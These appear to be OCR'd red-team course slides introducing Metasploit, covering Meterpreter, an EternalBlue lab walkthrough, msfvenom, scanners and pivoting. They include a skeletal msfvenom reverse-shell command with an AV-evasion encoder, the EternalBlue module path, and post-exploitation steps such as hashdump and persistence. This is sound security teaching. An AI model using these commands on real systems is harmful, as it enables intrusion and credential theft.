Hacktales

The Metasploit Framework

RED TEAM: WEEK 7

METASPLOIT

OVERVIEW

WHAT IS THE METASPLOIT FRAMEWORK (MSF)?

The Metasploit Project is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute the exploit code. This exploit code can be custom-made by the user or taken from a database containing the latest already discovered and modularized exploits. It is currently maintained by Rapid7

Used by security professionals for:

- Finding, exploiting, and validating vulnerabilities
- Demonstrating the impact of exploits
- Automating common tasks in penetration testing

COMPONENTS OF THE METASPLOIT FRAMEWORK

1. msfconsole: Main CLI for Metasploit interaction
2. msfvenom: Payload generation tool
3. Meterpreter: Advanced multi-function payload
4. Armitage: GUI interface for Metasploit

5. Modules:
    - Exploits: Code to take advantage of vulnerabilities
    - Payloads: Code executed upon successful exploit
    - Auxiliary: Tools like scanners and fuzzers
    - Encoders: Obfuscate payloads
    - NOPs: No-Operation instructions used to pad shellcode and ensure reliable execution
    - Post: Modules for post-exploitation

DEMO: SETTING UP METASPLOIT

OBJECTIVES:

- Setting up Metasploit
- Working with msfconsole
- Basic navigation and commands
- Searching and Using Modules: search, info, use, show options, set, exploit
- Demonstration on vulnerable target basic exploitation Workflow
    - TryHackMe: Source

EXPLOITS & PAYLOADS IN METASPLOIT

Overview

UNDERSTANDING MSF EXPLOITS AND PAYLOADS

- Exploit: Code that leverages a vulnerability
- Payload: Code executed after exploitation
- Types of Payloads:
  - Singles: Self-contained
  - Stagers: Set up communication channel
  - Stages: Sent over stager channel

METERPRETER

Overview

The Meterpreter Payload is a specific type of multi-faceted, extensible Payload that uses DLL injection to ensure the connection to the victim host is stable and difficult to detect using simple checks and can be configured to be persistent across reboots or system changes. Furthermore, Meterpreter resides entirely in the memory of the remote host and leaves no traces on the hard drive, making it difficult to detect with conventional forensic techniques.

The purpose of Meterpreter is to specifically improve our post-exploitation procedures, offering us a hand-picked set of relevant tools for more straightforward enumeration of the target host from the inside. It can help us find various privilege escalation techniques, AV evasion techniques, further vulnerability research, provide persistent access, pivot, etc.

DEMO: METERPRETER PAYLOADS

OBJECTIVES:

- Navigating a Meterpreter shell
- Listing & Using Meterpreter Payloads
- Exploring Meterpeter options in Meterpreter shell

Demonstration: EternalBlue (CVE-2017-0144)

What is Eternal Blue?

Eternal blue is an SMBv1 vulnerability in windows and was weaponized in the WannaCry ransomware


OBJECTIVES:

- Lab Walk-through: Tryhackme: Blue
  - Scan target for SMBv1
  - Use exploit/windows/smb/ms17_010_eternalblue
  - Set RHOST, payload, and exploit
  - Gain Meterpreter session
  - Explore post-exploitation options

Demo: Eternal Blue Post-Exploitation with Meterpreter

Once a session is established:

- sysinfo: Target OS info
- hashdump: Dump password hashes
- screenshot: Take desktop screenshot
- shell: Drop to system shell
  - Privilege escalation options
  - Persistence techniques (scheduled tasks, registry edits)




Demonstration: HackTales Vulnerable Machine

Demo: Crafting Custom Payloads with msfvenom

Msfvenom as a command-line tool for creating payloads


- Syntax: msfvenom -p LHOST= LPORT= -f
- Output formats: exe, elf, apk, raw, etc.
- Examples: Windows reverse shell: msfvenom
    - windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT AV evasion with encoders: -e x86/shikata_ga_nai



Demonstration: Using Auxiliary Modules and Scanners

Metasploit auxillary modules and scanners are non-exploit functionalities

- Useful for reconnaissance and scanning
- Examples:
  - auxiliary/scanner/portscan/tcp
  - auxiliary/scanner/http/title
  - auxiliary/scanner/ssh/ssh_login
- Can be used for bruteforce attacks and service discovery



Advanced Techniques

- Pivoting:
  - Access internal networks via compromised host
  - Use autoroute, socks4a, etc.
- Tunneling:
  - Forward ports through sessions
  - Useful for attacking segmented networks
- Scripting:
  - Automate tasks with .rc files or Metasploit scripts


Q
&
A